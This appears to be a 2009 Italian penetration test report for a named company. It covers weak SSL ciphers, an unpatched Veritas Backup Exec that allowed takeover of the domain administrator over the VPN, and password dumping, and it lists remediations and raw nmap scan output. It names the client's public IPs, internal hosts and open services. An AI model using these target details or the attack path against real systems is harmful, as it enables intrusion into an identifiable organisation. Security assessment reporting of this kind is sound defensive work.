Cliente: Manuli Stretch S.p.a.

Vulnerability Assessment e Penetration test di:
perimetro Internet in blackbox
VPN con credenziali di un utente generico e nessuna credenziale di dominio

Hacking Team S.r.l.	http://www.hackingteam.it
Via della Moscova, 13 *20121 MILANO (MI) - Italy*	info@hackingteam.it
Tel. +39.02.29060603	*Fax +39.02.63118946*

Revision history		
Versione	Data	Cambiamenti
1.0	16/09/2009	Prima versione

INFORMATION	
Data di rilascio	16/09/2009
Versione	1.0
Tipo di documento	Assessment
Pagine	52
Autori	Luca Filippi Enrico Luzzani Antonio Mazzeo
Approvato da	Roberto Banfi
N. allegati	-

INDICE

Indice figure

Indice delle tabelle

1 Sintesi tecnica

ll presente documento descrive le attività di vulnerability assessment e penetration test effettuate sulle reti e sulle applicazioni di Manuli Stretch S.p.A.
L'approccio seguito per l'effettuazione dei test è stato di tipo black box per la scansione del perimetro e gray-box con le credenziali dell'utenza fornitaci per il test della VPN.
L'unica informazione utilizzata è stato l'elenco degli indirizzi IP e delle network da testare.
Tutta l'attività è stata svolta su sistemi "live". Per questo motivo tutti i test sono stati selezionati, sia per tipologia che per modalità di esecuzione, in modo da non compromettere in alcun modo il corretto funzionamento dei sistemi testati.
Pertanto, non sono stati effettuati i test che avrebbero potuto inficiare la funzionalità dei sistemi o l'integrità degli stessi o dei dati in essi contenuti.
I test considerati pericolosi sono stati effettuati esclusivamente nelle ore e nei giorni concordati.
Complessivamente l'attività è consistita in:

- Vulnerability assessment e penetration test delle network raggiungibili da Internet
- Vulnerabilty assessment e penetration test dei servizi raggiungibili tramite l'utenza VPN fornitaci

I sistemi sono stati identificati globalmente come e*ffettivamente compromessi, potenzialmente compromessi, insicuri e sicuri:*

- i sistemi *effettivamente compromessi* sono quelli in cui sono state scoperte delle vulnerabilità ed una di esse è stata sfruttata per penetrare nel sistema o per alterarne la logica di funzionamento
- se invece è stata identificata una vulnerabilità già sfruttata con successo su un altro sistema ma non su quello in esame, o una vulnerabilità sfruttabile in modo semplice ma si è deciso di non utilizzarla per salvaguardare l'integrità del sistema o per altri motivi, lo si è classificato semplicemente come *potenzialmente compromesso*
- i sistemi *insicuri* sono quelli che potrebbero più o meno facilmente venire compromessi da un attaccante
- i sistemi sicuri sono quelli per cui non sono state rilevate delle vulnerabilità o solo vulnerabilità lievi durante i test.

Terminate tutte le analisi, si può affermare che lo stato attuale di sicurezza dei sistemi risulta buono per il perimetro internet ma critico per la connessiome tramite VPN.
Per quanto riguarda il perimetro, è stato riscontrato un problema legato al supporto per algoritmi di cifratura

deboli od obsoleti ed alcuni problemi sulle regole di firewalling un po' troppo lasche.
Per quanto riguarda la VPN invece è stato possibile ottenere il controllo completo da remoto del dominio ZZMANPACK creandoci una nostra utenza che successivamente è stata inserita nel gruppo dei Domain Admins.
Facendo da ponte su altri server direttamente raggiungibili dalla VPN, è altresì stato possibile accedere a molti server (Exchange, SQL, backup, banking server, ecc.) che non era possibile raggiungere in modo diretto a causa delle regole del firewall.
E' stato fatto il dump delle utenze e delle password del dominio ed èstato possibile ottenere le password di quasi tutti gli utenti, compresa la password dell'Administrator del dominio.

Pertanto, il risultato dell'assessment mostra come risultato uno stato di sicurezza globalmente riassumibile in:

- Buono per il VA/PT da internet
- Critico per il VA/PT dalla VPN

In definitiva le principali classi di vulnerabilità riscontrate sono le seguenti:

- Hardening migliorabile dei servizi esposti
- Versioni non aggiornate di alcuni applicativi, in particolare Veritas Backup Exec e sistemi operativi
- Password troppo semplici per molte delle utenze del dominio

Queste vulnerabilità hanno causato o potrebbero causare il verificarsi di queste tipologie di problemi:

- Possibilità di ottenere informazioni utili per effettuare attacchi
- Possibilità di accedere al domain controller con privilegi di SYSTEM
- Possibilità di modificare arbitrariamente le utenze del dominio
- Possibilità di accedere a molti dei sistemi informatici, anche se non direttamente raggiungibili

La seguente tabella sintetizza le vulnerabilità riscontrate, mostra le principali conseguenze, lo skill di un eventuale attaccante necessario per sfruttare ciascuna vulnerabilità ed il livello di rischio associato, valutato da noi sulla base dell'impatto nei sistemi in cui è presente (qualora presente in più sistemi si indica il rischio più elevato):

Nr.	Tipo di vulnerabilità	Impatto	Skill necessario	Rischio
V01	Debolezze crittografiche	Il servizio supporta l'uso di chiavi di cifratura deboli	Alto	Medio
V02	Versione insicura di SSL	La versione rilevata di SSL presenta delle debolezze crittografiche	Alto	Medio
V03	Servizio o sistema operativo non aggiornato	E' possibile ottenere l'accesso al sistema tramite exploit	Basso	Alto
V04	Divulgazione di informazioni	E' possibile ottenere informazioni più o meno riservate alle quali non si dovrebbe avere accesso	Basso	Medio
V05	Certificato scaduto	Il certificato è scaduto	Basso	Basso
V06	Regole di firewalling non ottimali	E' possibile raggiungere host/servizi che non dovrebbero essere contattabili	Basso	Alto
V07	Policy del dominio migliorabili	E' possibile connettersi ai server tramite RDP, ottenere informazioni tramite le null session	Basso	Alto

Tabella 1 - Vulnerabilità, impatti e rischi

La seguente tabella mostra le azioni raccomandate da intraprendere per eliminare le vulnerabilità riscontrate (incrementando così il livello di sicurezza globale) e lo sforzo stimato per la loro implementazione:

Nr.	Tipo di vulnerabilità	Soluzione raccomandata	Sforzo richiesto
V01	Debolezze crittografiche	Disabilitare il supporto per gli algoritmi di crittografia più deboli	Basso
V02	Versione insicura di SSL	Disabilitare il supporto per la versione 2.0 del protocollo SSL	Basso
V03	Servizio o sistema operativo non aggiornato	Installare tutti gli aggiornamenti disponibili	Medio
V04	Divulgazione di informazioni	Migliorare il sistema di gestione dei permessi su file, cartelle e disabilitare le null session	Medio
V05	Certificato scaduto	Rinnovare il certificato	Basso
V06	Regole di firewalling non ottimali	Rivedere e hardenizzare le regole	Basso
V07	Policy del dominio migliorabili	Permettere le connessioni RDP solo ad utenti selezionati oppure disabilitarle del tutto se non necessarie, disabilitare le null-session	Basso

Tabella 2 - Soluzioni raccomandate e sforzo richiesto

Il grafico seguente schematizza il livello di rischio di ciascuna vulnerabilità (la cui gravità è indicata in base al colore: verde per le vulnerabilità con basso rischio, giallo per quelle a rischio medio e rosso per quelle con rischio alto), lo skill necessario per sfruttarla e lo sforzo stimato per implementare una possibile soluzione al problema:




Figura 1 - Rischio-effort-skill

La seguente immagine mostra lo stato dei server visibili dalla rete Internet:

Figura 2 - Stato dei server visibili da Internet

La seguente immagine mostra lo stato dei server analizzati dalla VPN:




Figura 3 - Stato dei server dallaVPN

La seguente tabella mostra, per ciascuna vulnerabilità, il numero di volte in cui è stata riscontrata




Figura 4 - Numero di vulnerabilità per tipo

2 Introduzione

2.1 Scopo

Le attività sono state effettuate al fine di valutare il livello di sicurezza dei servizi compresi nel progetto di vulnerability assessment di Manuli Stretch S.p.a., identificando le possibili minacce associate alle vulnerabilità individuate.

Tutti i test di sicurezza sono stati realizzati in loco nelle varie sedi identificate in fase di progetto.

Le attività sono state condotte seguendo un approccio tradizionale, tenendo in considerazione tutti quegli accorgimenti idonei all'effettiva esaustività del controllo di sicurezza e senza testare invasivamente il livello di servizio offerto dal sistema di difesa esistente.

2.2 Output del lavoro

Il presente documento contiene i risultati dell'analisi della sicurezza ed è strutturato nelle seguenti sezioni:

- Sintesi tecnica
- Metodologia seguita
- Descrizione delle vulnerabilità riscontrate e suggerimenti per la loro eliminazione
- Vulnerability assessment dei server visibili e raggiungibili da Internet

2.3 Vincoli e limiti del lavoro svolto

I vincoli che hanno limitato l'attività di analisi della sicurezza si possono sintetizzare nei seguenti punti:

- Non sono state effettuate attività DoS (*Denial of Service*) perché tutta l'attività è stata svolta su sistemi di produzione o comunque in uso
- Per i test svolti in modalità black-box non sono state rilasciate ai tester credenziali di accesso ai sistemi
- Non sono stati effettuati gli attacchi che avrebbero potuto compromettere la stabilità dei sistemi o l'integrità dei dati in essi contenuti
- Non sono state effettuate modifiche ai campi dei database o a dati di qualsiasi tipo.

Per quanto riguarda l'effettivo sfruttamento delle vulnerabilità, sono state svolte le seguenti attività, a titolo di evidenza delle eventuali debolezze riscontrate:

- Reperimento di eventuali dati, utilizzabili sia per il proseguimento dell'analisi di sicurezza, sia per dare evidenza delle verifiche effettuate
- Creazione di screenshot durante le attività di test per fornire evidenza dei risultati ottenuti.

2.4 Perimetro del lavoro

Gli indirizzi IP e le URL che sono stati oggetto di attività sono elencati nella seguente tabella:

Indirizzi	*Ambito*
88.37.36.16-31	Indirizzi IP pubblici
192.168.3.240	Indirizzi IP raggiungibili in VPN
192.168.3.242	Indirizzi IP raggiungibili in VPN
STGESCHO02	Indirizzi IP raggiungibili in VPN
192.168.7.242	Indirizzi IP raggiungibili in VPN
192.168.7.238	Indirizzi IP raggiungibili in VPN
192.168.7.244	Indirizzi IP raggiungibili in VPN
STITMILAN07	Indirizzi IP raggiungibili in VPN
STVMMAN101	Indirizzi IP raggiungibili in VPN

Tabella 3 – Le reti e gli IP *target* dell'analisi di sicurezza

Lo scenario di attacco simulato è stato il seguente:

- PC di Hacking Team presso la sede di Hacking Team, simulando un generico attaccante connesso ad Internet

3 Metodologia di test

Questo capitolo illustra brevemente le modalità con cui sono stati effettuati i test ed i tool principali che sono stati utilizzati durante le varie fasi dell'assessment.

3.1 Attività eseguite

Le attività di verifica sono state condotte utilizzando tecniche di attacco allo stato dell'arte e seguendo un approccio metodologico di tipo manuale e/o automatico, a seconda delle singole attività.

La fase di test è una sintesi del cosiddetto Open-Source Security Testing Methodology Manual (OSSTMM), dell'Open Web Application Security Project (OWASP) e delle procedure interne testate da Hacking Team nel corso degli anni.

Tipicamente gli approcci possibili sono i seguenti:

- Modalità manuale
- Modalità automatica (utilizzo di vari tool di verifica)
- Modalità automatica combinata con interventi manuali. In questo caso alcuni strumenti automatici assistono il *tester*, nell'implementazione di uno scenario di attacco complesso.

La sequenza di macro-attività effettuate è descritta nella seguente figura:




Figura 5 - Macro-attività effettuate

3.2 Tools utilizzati

Gli strumenti di *vulnerability assessment* utilizzati sono i seguenti:

- ***System vulnerability scanner:*** *tool* di scansione automatica di sistemi operativi e reti che hanno come obiettivo la rilevazione di vulnerabilità note. I *tool* in questione generalmente utilizzano dei *plugin* appositamente codificati. Durante questo progetto il principale *tool* utilizzato è stato Nessus.
- ***Network discovery tools:*** strumenti e comandi che permettono di stabilire una probabile configurazione di rete a livello topologico ed architetturale. Sono stati utilizzati traceroute, hping, tcptraceroute.
- ***Network mapping tools:*** *tools* che eseguono una scansione di singoli sistemi oppure intere reti al fine di determinarne le porte aperte, le applicazioni che sono in ascolto su quelle porte, il tipo e la versione probabile del sistema operativo, ecc. ecc. Durante questo progetto il *tool* utilizzato è stato nmap.
- ***Exploiting tools:*** strumenti che permettono di sfruttare una vulnerabilità per consentire l'accesso ad un sistema che ne è affetto. In questo caso è stato utilizzato un exploit pubblico che crea una shell interattiva sfruttando una vulnerabilità in Veritas Backup Exec.

4 Vulnerabilità riscontrate

In questo capitolo verranno elencate nei dettagli le vulnerabilità principali riscontrate e le soluzioni proposte.

4.1 V01 - Debolezze crittografiche

4.1.1 Descrizione

CVE: n.d.

Nessus ID: 26928

CVSS Base Score: 5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Il servizio supporta l'uso di cifrature deboli, cioè con chiavi di lunghezza inferiore a 56 bit. Per ulteriori informazioni consultare la seguente URL:

http://www.openssl.org/docs/apps/ciphers.html

4.1.2 Soluzione

Riconfigurare il servizio per evitare l'uso di cifrature deboli.

4.2 V02 – Versione insicura di SSL (v2.0)

4.2.1 Descrizione

CVE: n. d.

Nessus ID: 20007

CVSS Base Score 5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

La versione 2.0 di SSL contiene delle debolezze crittografiche (per ulteriori informazioni si consulti http://www.schneier.com/paper-ssl.pdf) attraverso le quali un attaccante potrebbe intercettare e decifrare il traffico cifrato scambiato fra il client ed il server.

4.2.2 Soluzione

Disabilitare SSL v2.0 ed utilizzare SSL v3.0 o TLS v1.0.

4.3 V03 – Servizio o sistema operativo non aggiornato

4.3.1 Descrizione

CVE: CVE-2006-4128

Nessus ID:

CVSS Base Score 10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)

E' stata rilevata una versione obsoleta di un servizio o del sistema operativo. Questo può consentire ad un attaccante l'uso di exploit che sfruttano vulnerabilità associate a tali versioni per fornire un accesso privilegiato al sistema.

Nello specifico, sono state rilevate le seguenti:

- buffer overrun nel servizio Veritas Backup Express
- mancanza di alcuni aggiornamenti critici su alcuni dei server

4.3.2 Soluzione

Aggiornare il servizio o il sistema operativo vulnerabile.

4.4 V04 – Divulgazione di informazioni

4.4.1 Descrizione

CVE: CVE-2000-0649, CVE-1999-0504, CVE-1999-0505, CVE-1999-0506, CVE-2000-0222, CVE-2002-1117, CVE-2005-3595

Nessus ID: 10759, 10150, 11936, 35716, 20094, 1499, 10397

CVSS Base Score: 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Questa vulnerabilità comprende una vasta serie di casi anche diversi tra loro ma in tutti questi casi l'effetto comune consiste nel fatto che l'attaccante è in grado di accedere ad informazioni a cui non dovrebbe normalmente avere accesso. Spesso questa vulnerabilità è una conseguenza di altre.

La vulnerabilità delle null-session per esempio potrebbe esser vista come una vulnerabilità di questo tipo poiché l'effetto della sua presenza è quello che l'attaccante ha accesso ad informazioni che non dovrebbe conoscere.

Nel caso specifico, sono state rilevate le seguenti:

- E' stato possibile ottenere informazioni sul sistema tramite SMB
- E' stato possibile ottenere l'indirizzo privato di un server web
- E' stato possibile ottenere l'elenco completo di host ed utenti tramite le null-session

4.4.2 Soluzione

La soluzione va analizzata caso per caso ma in generale è necessario implementare un sistema di autorizzazione e autenticazione oppure migliorarlo ove già esistente.

In alcuni altri casi potrebbe essere necessario aggiornare dei firmware o il sistema operativo stesso.

In generale è bene non conservare informazioni sensibili su sistemi non protetti.

Nel caso specifico, si raccomanda di applicare le seguenti misure:

- Non abilitare le null session di SMB

- Rimuovere gli header contenenti le informazioni riservate dalle risposte HTTP
- Disabilitare le null-session

4.5 V05 – Certificato scaduto

4.5.1 Descrizione

CVE: n.d.

Nessus ID: 15901

CVSS Base Score: 2.6 (AV:N/AC:H/Au:N/C:P/I:N/A:N)

Il certificato SSL è scaduto in data 05/09/2009.

4.5.2 Soluzione

Rinnovare il certificato.

4.6 V06 – Regole di firewalling non ottimizzate

4.6.1 Descrizione

CVE:

Nessus ID:

CVSS Base Score: 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

Le regole del firewall permettono di raggiungere servizi che non dovrebbero essere raggiunti e potrebbero rappresentare un pericolo qualora i servizi raggiunti permettano ad un attaccante di venire a conoscenza di informazioni utili per proseguire l'attacco oppure qualora i servizi raggiungi non siano stati correttamente aggiornati e pertanto sia possibile sfruttarne le vulnerabilità per connettersi all'host senza credenziali.

Nel caso specifico, sono state rilevate le seguenti:

- E' stato possibile ottenere informazioni sul sistema tramite SMB da Internet
- E' stato possibile sfruttare una vulnerabilità critica nel servizio Veritas Backup Exec installato su un domain controller e raggiungibile dagli utenti della VPN

4.6.2 Soluzione

Migliorare le regole di firewalling e permettere agli utenti di raggiungere solo i servizi che si desidera esplicitamente esporre, bloccando tutti gli altri.

4.7 V07 – Policy del dominio migliorabili

4.7.1 Descrizione

CVE:

Nessus ID:

CVSS Base Score: 7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

Le policy del dominio andrebbero hardenizzate perchè nella loro configurazione default permettono ad un utente generico (in alcuni casi anche ad un utente non appartenente al dominio) di ottenere informazioni utili per compiere un attacco successivo oppure di connettersi senza restrizioni tramite Remote Desktop Protocol

4.7.2 Soluzione

Fare un hardening mirato sulle policy del dominio secondo le raccomandazioni standard per la messa in sicurezza di un dominioMicrosoft.

5 VA/PT dei server del perimetro in black-box da Internet

5.1 Descrizione delle attività

Sugli indirizzi IP appartenenti alle network da esaminare, è stata effettuata un'analisi approfondita al fine di valutarne il livello di sicurezza. Per ciascun IP si riportano i risultati ottenuti e l'output delle scansioni effettuate per individuare i servizi esposti.

5.1.1 88.37.36.16 [Sicuro] (network address)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host16-36-static.37-88-b.business.telecomitalia.it (88.37.36.16) is up, received reset.
All 65535 scanned ports on host16-36-static.37-88-b.business.telecomitalia.it (88.37.36.16) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%G=N%TM=4A9FE497%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host16-36-static.37-88-b.business.telecomitalia.it (88.37.36.16) is up, received reset (0.039s latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host16-36-static.37-88-b.business.telecomitalia.it (88.37.36.16):
Not shown: 999 open|filtered ports
Reason: 999 no-responses
PORT    STATE SERVICE REASON       VERSION
161/udp open  snmp    udp-response Cisco SNMP service
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.2 88.37.36.17 [Sicuro] (router Telecom)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host17-36-static.37-88-b.business.telecomitalia.it (88.37.36.17) is up, received reset (0.057s
latency).
Scanned at 2009-09-03 16:33:42 CEST for 4305s
Interesting ports on host17-36-static.37-88-b.business.telecomitalia.it (88.37.36.17):
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE    SERVICE REASON      VERSION
23/tcp    open     telnet  syn-ack     Cisco router
2416/tcp  filtered unknown no-response
10381/tcp filtered unknown no-response
27991/tcp filtered unknown no-response
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco Aironet 1240AG or 1250 WAP, or 1811 or 2800 router (IOS 12.4)
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=23%CT=1%CU=%PV=N%G=N%TM=4A9FE497%P=i686-pc-lin
OS:ux-gnu)SEQ(SP=100%GCD=1%ISR=10D%TI=RD%CI=RI%II=RI%TS=U)OPS(O1=M218%O2=M2
OS:18%O3=M218%O4=M218%O5=M218%O6=M109)WIN(W1=1020%W2=1020%W3=1020%W4=1020%W
OS:5=1020%W6=1020)ECN(R=Y%DF=N%TG=FF%W=1020%O=M218%CC=N%Q=)T1(R=Y%DF=N%TG=F
OS:F%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%TG=FF%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T3
OS:(R=N)T4(R=Y%DF=N%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%TG=FF%W=0%
OS:S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=N%TG=FF%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)U1(R=N)IE(R=Y%DFI=S%TG=FF%CD
OS:=S)

TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: IOS; Device: router

Host host17-36-static.37-88-b.business.telecomitalia.it (88.37.36.17) is up, received reset (0.036s
latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host17-36-static.37-88-b.business.telecomitalia.it (88.37.36.17):
Not shown: 936 filtered ports, 62 open|filtered ports
Reason: 936 port-unreaches and 62 no-responses
PORT    STATE SERVICE REASON       VERSION
123/udp open  ntp     udp-response NTP v4
161/udp open  snmp    udp-response Cisco SNMP service
Device type: switch|router|broadband router|WAP|specialized
Running: Cisco CatOS, Cisco IOS 11.X|12.X
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
SEQ(CI=RD)
T5(R=Y%DF=N%TG=FF%W=0%S=A%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=N%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
```

```
T7(R=Y%DF=N%TG=FF%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=S%TG=FF%CD=S)
```

5.1.3 88.37.36.18 [Sicuro] (Firewall Check Point NGX, cluster member 1)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host18-36-static.37-88-b.business.telecomitalia.it (88.37.36.18) is up, received reset (0.050s
latency).
Scanned at 2009-09-03 16:33:42 CEST for 4305s
Interesting ports on host18-36-static.37-88-b.business.telecomitalia.it (88.37.36.18):
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE      REASON  VERSION
264/tcp   open  fw1-topology syn-ack Checkpoint FW1 Topology
500/tcp   open  isakmp?      syn-ack
18264/tcp open  http         syn-ack Check Point SVN foundation httpd
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=264%CT=1%CU=32287%PV=N%DS=4%DC=I%G=Y%TM=4A9FE4
OS:97%P=i686-pc-linux-gnu)SEQ(SP=C9%GCD=1%ISR=C8%TI=Z%TS=U)OPS(O1=M5B4NNSNW
OS:0%O2=M5B4NNSNW0%O3=M5B4NW0%O4=M5B4NNSNW0%O5=M5B4NNSNW0%O6=M5B4NNS)WIN(W1
OS:=16D0%W2=16D0%W3=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=Y%T=40%W=16D0%O
OS:=M5B4NNSNW0%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=N)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R
OS:=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: firewall

Host host18-36-static.37-88-b.business.telecomitalia.it (88.37.36.18) is up, received reset (0.036s
latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
